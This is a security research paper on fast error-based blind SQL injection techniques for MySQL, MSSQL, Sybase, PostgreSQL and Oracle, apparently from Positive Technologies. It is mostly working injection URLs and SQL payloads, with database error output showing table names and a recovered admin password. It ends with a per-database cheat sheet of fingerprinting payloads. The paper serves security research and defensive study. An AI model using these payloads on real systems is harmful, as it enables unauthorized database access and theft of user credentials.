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METHODS OF QUICK EXPLOITATION OF BLIND SQL INJECTION

DMITRY EVTEEV

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[1] INTRO

SQL Injection vulnerabilities are often detected by analyzing error messages received from the database, but sometimes we cannot exploit the discovered vulnerability using classic methods (e.g., union). Until recently, we had to use boring slow techniques of symbol exhaustion in such cases. But is there any need to apply an ineffective approach, while we have the DBMS error message?! It can be adapted for line-by-line reading of data from a database or a file system, and this technique will be as easy as the classic SQL Injection exploitation. It is foolish not to take advantage of such opportunity.

To see the value of further materials, let us delve deeply into the terminology for a while. According to the exploitation technique, SQL Injection vulnerabilities can be divided into three groups:

1. Classical SQL Injection;

2. Blind SQL Injection;

    2.1 Error-based blind SQL Injection;

    2.2 Classical blind SQL Injection;

3. Double Blind SQL Injection/Time-based.

In the first place, classical exploitation of SQL Injection vulnerabilities provides an opportunity to merge two SQL queries for the purpose of obtaining additional data from a certain table. If it is possible to conduct a classical SQL Injection attack, then it becomes much easier to get useful information from the database management system (DBMS). Attack conduction using classic technique of SQL Injection exploitation involves application of the «union» operator or separation of SQL queries (semicolon, «;»). However, sometimes, it is impossible to exploit an SQL Injection vulnerability using this technique. In such cases, a blind method of vulnerability exploitation is applied.

A blind SQL Injection vulnerability appears in the following cases:

- an attacker is not able to control data showed to user as a result of vulnerable SQL request;

- injection gets into two different SELECT queries that in turn implement selection from tables with different numbers of columns;

- filtering of query concatenation is used (e.g. WAF).

Capabilities of Blind SQL Injection are comparable with those of classical SQL Injection technique. Just like the classical technique of exploitation, blind SQL Injection exploitation allows one to write and read files and get data from tables, only the entries are read symbol-by-symbol. Classical blind exploitation is based on analysis of true/false logical expression. If the expression is true, then the web application will return a certain content, and if it is false, the application will return another content. If we consider the difference of outputs for true and false statements in the query, we will be able to conduct symbol-by-symbol search for data in a table or a file.

In some cases, Blind SQL Injection methods are also need in situations when an application returns an DBMS error message. Error-Based Blind SQL Injection is the quickest technique of SQL Injection exploitation. The essence of this method is that various DBMSs can place some valuable information (e.g. the database version) into the error messages in case of receiving illegal SQL expression. This technique can be used if any error of SQL expression processing occurred in the DBMS is returned back by the vulnerable application.

Sometimes not only all error messages are excluded from the page returned by the web application, but the vulnerable query itself and request results do not influence the returned page. For example, query used for some event logging or internal optimization. These SQL Injection vulnerabilities are separated into independent subtype - Double Blind SQL Injection. Exploitation of Double Blind SQL Injection vulnerabilities uses only time delays under SQL query processing; i.e., if an SQL query is executed immediately, it is false, but if it is executed with an N-second delay, then it is true. The described technique provides for symbol-by-symbol data reading only.

Let’s put all the data into one table to further tangle the reader:

Vulnerability/Attack	**Detection methods**	**Exploitation method**
SQL Injection	DBMS error message.	Classical SQL Injection: ▪ union, etc.
		Error-based blind SQL Injection: ▪ methods described in this article.
		Classical blind SQL Injection: ▪ search by character and optimize. *
		Time-based: ▪ search by character with temporal delays.
Blind SQL Injection	False and true request testing.	Error-based blind SQL Injection: ▪ methods described in this article.
		Classical blind SQL Injection: ▪ search by character and optimize. *
		Time-based: ▪ search by character with temporal delays.
Double Blind SQL Injection	Testing of true and false requests which delay the process.	Time-based: ▪ search by character with temporal delays.

* See proof of concept: http://devteev.blogspot.com/2009/12/sqli-hackday-2.html (Russian)

Further we’ll consider exploitation methods of Error-based blind SQL Injection.

[2] ERROR-BASED BLIND SQL INJECTION IN MYSQL


At the turn of the last year, Qwazar has got a universal technique of exploitation of Blind SQL Injection vulnerabilities in applications operating under MySQL database from the depths of forum.antichat.ru (I wonder what else can be found in these depths). It should be mentioned that the proposed technique is rather complicated and opaque. Here is an example of applying this universal approach to MySQL>=5.0:

```
mysql> select 1,2 union select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x;

ERROR 1062 (23000): Duplicate entry '5.0.841' for key 1

mysql> select 1 and (select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a);

ERROR 1062 (23000): Duplicate entry '5.0.841' for key 1
```



```
http://192.168.192.7/news.php?id_news=(1)and(select%201%20from(select%20count(*),concat(version(),floor(rand(0)*2))x%20from%20information_schema.ta
```

```
Query failed: Duplicate entry '5.0.841' for key 1
Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in /usr/local/www/data-dist/news.php on line 10
```

If the table name is unknown, which is possible for MySQL < 5.0, then one has to use more complex queries based on the function rand(). It means that we will often fail to obtain the necessary data with one http query.

```
mysql> select 1 and row(1,1)>(select count(*),concat(version(),0x3a,floor(rand()*2))x from (select 1 union select 2)a group by x limit 1);

...

1 row in set (0.00 sec)

...

mysql> select 1 and row(1,1)>(select count(*),concat(version(),0x3a,floor(rand()*2))x from (select 1 union select 2)a group by x limit 1);

ERROR 1062 (23000): Duplicate entry '5.0.84:0' for key 1
```

Here is an example of practical use of the method for database structure restoration:

```
http://server/?id=(1)and(select+1+from(select+count(*),concat((select+table_name+from+information_schema.tables+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)--

http://server/?id=(1)and(select+1+from(select+count(*),concat((select+table_name+from+information_schema.tables+limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)--
```

...


The technique proposed by Qwazar is applicable to all MySQL versions including 3.x, which still can be found in the Global Network. However, taking into consideration the fact that sub-queries were implemented in MySQL v. 4.1, application of the described method to earlier versions becomes much more difficult.

[3] UNIVERSAL EXPLOITATION TECHNIQUES FOR OTHER DATABASES

Recently, the hacker under the pseudonym TinKode has successfully conducted several attacks using Blind SQL Injection vulnerabilities in a web server in the domain army.mil. In the course of attacking web applications operating under MSSQL 2000/2005 control, the hacker has demonstrated a rather interesting method to obtain data from a database. The technique used by TinKode in based on the fact that MsSQL generates an error in case of incorrect data type conversion, which in turn allows one to transfer useful data in the returned error message:

```
select convert(int,@@version);
```

```
Msg 245, Level 16, State 1, Line 1
Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
        Jul  9 2008 14:43:34
        Copyright (c) 1988-2008 Microsoft Corporation
        Enterprise Edition on Windows NT 6.1 <X86> (Build 7600: ) (VM)
' to data type int.
```



http://webtest/mssql/inject.asp?id=1%20and(1)=convert(int,@@version)--

```
Microsoft OLE DB Provider for SQL Server error '80040e07'

Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86) Jul 9 2008 14:43:34 Copyright (c) 1988-2008 Microsoft Corporation Enterprise Edition on Windows NT 6.1 <X86> (Build 7600: ) (VM) ' to data type int.

/mssql/inject.asp, line 12
```

Consequently, if Blind SQL Injection is exploited using the described method, then it becomes possible to obtain the necessary data from Microsoft SQL Server rather quickly. For example, one can restore the database structure:


```
http://server/?id=(1)and(1)=(convert(int,(select+table_name+from(select+row_number()+over+(order+by+table_name)+as+rownum,table_name+from+information_schema.tables)+as+t+where+t.rownum=1)))--
http://server/?id=(1)and(1)=(convert(int,(select+table_name+from(select+row_number()+over+(order+by+table_name)+as+rownum,table_name+from+information_schema.tables)+as+t+where+t.rownum=2)))--
```

...

If we notice that Sybase ASE, just like MS SQL Server, is based on Transact-SQL, it is plausible to assume that the described technique is applicable to this DBMS. Testing has strongly confirmed this assumption. All examples given for MsSQL hold true for the Sybase database, too.

Similar manipulations with type conversion were conducted for MySQL. The conducted experiments showed that in case of incorrect type conversion, MySQL returns non-critical error messages that do not allow one to attain the same aims for Blind SQL Injection exploitation. Meanwhile, experiments with PostgreSQL were successful:

```
web=# select cast(version() as numeric);
ERROR:  invalid input syntax for type numeric: "PostgreSQL 8.2.13 on i386-portbld-freebsd7.2, compiled by GCC cc (GCC) 4.2.1 20070719  [FreeBSD]"
```



```
http://192.168.192.9:53351/index.php?p=1+union+select+null,null,cast(version()+as+numeric)
http://192.168.19...ion()+as+numeric)

Warning: pg_query() [function.pg-query]: Query failed: ERROR: invalid input syntax for type numeric: "PostgreSQL 8.2.13 on
GCC cc (GCC) 4.2.1 20070719 [FreeBSD]" in /usr/local/www/data-dist/index.php on line 14
Query failed: ERROR: invalid input syntax for type numeric: "PostgreSQL 8.2.13 on i386-portbld-freebsd7.2, compiled by GC
```

To obtain useful data by exploiting an SQL Injection vulnerability in an application operating under PostgreSQL control, one can use the following queries:

```
http://server/?id=(1)and(1)=cast((select+table_name+from+information_schema.tables+limit+1+offset+0)+as+numeric)--
http://server/?id=(1)and(1)=cast((select+table_name+from+information_schema.tables+limit+1+offset+1)+as+numeric)--
...
```

[4] IN THE DEPTHS OF ORACLE

I had gathered an interesting collection of quick methods of Blind SQL Injection exploitation, but I was lacking in a similar method for another widespread DBMS – Oracle. It induced me to conduct a small research intended for discovering analogous methods applicable to the specified database.

I found out that all known methods of error-based Blind SQL Injection exploitation don't work in the Oracle environment. Then, my attention was attracted by the functions of interaction with the XML format. After a short investigation, I found a function XMLType() that returns the first symbol of requested data in the error message (LPX-00XXX):

```
SQL> select XMLType((select 'abcdef' from dual)) from dual;
ERROR:
ORA-31011: XML parsing failed
ORA-19202: Error occurred in XML processing
LPX-00210: expected '<' instead of 'a'
Error at line 1
ORA-06512: at "SYS.XMLTYPE", line 301
ORA-06512: at line 1
no rows selected
SQL>
```

Anyway, that's something. Now we can use the function substr() to read the desired information symbol-by-symbol. For example, we can rather quickly determine the version of the installed database:

```
select XMLType((select substr(version,1,1) from v$instance)) from users;
select XMLType((select substr(version,2,1) from v$instance)) from users;
select XMLType((select substr(version,3,1) from v$instance)) from users;
...etc.
```

Reading one symbol per one query during Blind SQL Injection exploitation is good, but it would be light-heartedly to stop at that. We will go further.

After investigating the function XMLType()in detail, I managed to find an analogous method to place data into the error message, which can be also applied to other databases:

```
SQL> select XMLType((select '<abcdef:root>' from dual)) from dual;
ERROR:
ORA-31011: XML parsing failed
ORA-19202: Error occurred in XML processing
LPX-00234: namespace prefix "abcdef" is not declared
...
SQL> select XMLType((select '<:abcdef>' from dual)) from dual;
```

```
ERROR:
ORA-31011: XML parsing failed
ORA-19202: Error occurred in XML processing
LPX-00110: Warning: invalid QName ":abcdef" (not a Name)
...
SQL>
```

It seems to be great, but there are several pitfalls. The first problem is that Oracle doesn't implement automated type conversion. Therefore, the following query will cause an error:

```
SQL> select * from users where id = 1 and(1)=(select XMLType((select '<:abcdef>' from dual)) from dual);
select * from users where id = 1 and(1)=(select XMLType((select '<:abcdef>' from dual)) from dual)
ERROR at line 1:
ORA-00932: inconsistent datatypes: expected NUMBER got –
```

The second problem is that Oracle has no limit or offset, which doesn't allow one to read data line-by-line easily. Finally, the third difficulty is related to the fact that the function XMLType() truncates the returned data after certain symbols, e.g. space character and the "at" sign ("@").

However, there is no problem we could not solve;) To dispose of the problem of type conversion, one can apply the function upper(). Line-by-line data reading can be implemented using the following simple construction:


```
select id from(select id,rownum rnum from users a)where rnum=1;
select id from(select id,rownum rnum from users a)where rnum=2;
...
```

At last, to avoid the loss of returned data, hex coding can be applied. Additionally, the quotes can be excluded from the sent query using numeric representation of symbols (ascii), which will later allow one to bypass filtering at the stage of processing the data that comes into the application. Thus, the resulting query becomes:

```
select * from table where id = 1 and(1)=(select upper(xmltype(chr(60)||chr(58)||chr(58)||(select rawtohex(login||chr(58)||chr(58)||password)from(select login,password,rownum rnum from users a)where rnum=1)||chr(62)))from dual);
select * from table where id = 1 and(1)=(select upper(xmltype(chr(60)||chr(58)||chr(58)||(select rawtohex(login||chr(58)||chr(58)||password)from(select login,password,rownum rnum from users a)where rnum=2)||chr(62)))from dual);
...
```

Using this technique, we can obtain up to 214 bytes of data (107 symbols in case of hex coding) per one http request from an application that operates under DBMS Oracle >= 9.0 and returns error messages:

```
http://server/?id=(1)and(1)=(select+upper(xmltype(chr(60)||chr(58)||chr(58)||(select+rawtohe
x(login||chr(58)||chr(58)||password)from(select+login,password,rownum+rnum+from+users+a)
where+rnum=1)||chr(62)))from dual)--
```


http://webtest/ora/test.php?id=(1)and(1)=(select+upper(xmltype(chr(60)||chr(58)||chr
Google

Warning: oci_execute() [function.oci-execute]: ORA-31011: сбой разбора XML ORA-19202: Возникла ошибка при обработке XML LPX-00110: Warning: недопустимый QName "::61646D696E3A3A5040737377307264" (не является Name) Error at line 1 ORA-06512: на "SYS.XMLTYPE", line 301 ORA-06512: на line 1 in **C:\Inetpub\webtest\ora\test.php** on line **17**

Fatal error: ORA-31011: ñáîé ðàçáîðà XML ORA-19202: Âîçíèêëà îøèáêà ïðè îáðàáîòêå XML LPX-00110: Warning: íåäîïóñòèìûé QName "::61646D696E3A3A5040737377307264" (íå ÿâëÿåòñÿ Name) Error at line 1 ORA-06512: íà "SYS.XMLTYPE", line 301 ORA-06512: íà line 1 in **C:\Inetpub\webtest\ora\test.php** on line **20**

To decode the data obtained from an application using the described method of SQL Injection exploitation, one can use, for example, the following standard Oracle function:

```
SQL> select utl_raw.cast_to_varchar2('61646D696E3A3A5040737377307264') from dual;
UTL_RAW.CAST_TO_VARCHAR2('61646D696E3A3A5040737377307264')
--------------------------------------------------------------------------------
admin::P@ssw0rd
SQL>
```

[5] RESUME

Thus, we obtained universal and quick techniques of error-based Blind SQL Injection exploitation for the following DBMSs: PostgreSQL, MSSQL, Sybase, MySQL version >=4.1, and Oracle version >=9.0. To identify the database version using one http request, the following constructions can be applied:

PostgreSQL: /?param=1 and(1)=cast(version() as numeric)--

MSSQL: /?param=1 and(1)=convert(int,@@version)--

Sybase: /?param=1 and(1)=convert(int,@@version)--

MySQL>=4.1<5.0: /?param=(1)and(select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from TABLE_NAME group by x)a)--

OR

/?param=1 and row(1,1)>(select count(*),concat(version(),0x3a,floor(rand()*2))x from (select 1 union select 2)a group by x limit 1)--

MySQL>=5.0: /?param=(1)and(select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a)--

Oracle >=9.0: /?param=1 and(1)=(select upper(XMLType(chr(60)||chr(58)||chr(58)||(select replace(banner,chr(32),chr(58)) from sys.v_$version where rownum=1)||chr(62))) from dual)--

[6] REFERENCE

http://ptresearch.blogspot.com/2010/01/methods-of-quick-exploitation-of-blind_25.html

http://ptresearch.blogspot.com/2010/01/methods-of-quick-exploitation-of-blind.html

http://qwazar.ru/?p=7 (Russian)

http://tinkode.baywords.com/index.php/2010/01/the-center-for-aerosol-research-nasa-website-security-issues/

[7] ABOUT POSITIVE TECHNOLOGIES

Positive Technologies www.ptsecurity.com is among the key players in the IT security market in Russia.

The principal activities of the company include the development of integrated tools for information security monitoring (**MaxPatrol**); providing IT security consulting services and technical support; the development of the Securitylab en.securitylab.ru leading Russian information security portal.

Among the clients of **Positive Technologies** are more than 40 state enterprises, more than 50 banks and financial organizations, 20 telecommunication companies, more than 40 plant facilities, as well as IT, service and retail companies from Russia, CIS countries, Baltic States, China, Ecuador, Germany, Great Britain, Holland, Iran, Israel, Japan, Mexico, South African Republic, Thailand, Turkey and USA.

Positive Technologies is a team of highly skilled developers, advisers and experts with years of vast hands-on experience. The company specialists possess professional titles and certificates; they are the members of various international societies and are actively involved in the IT security field development.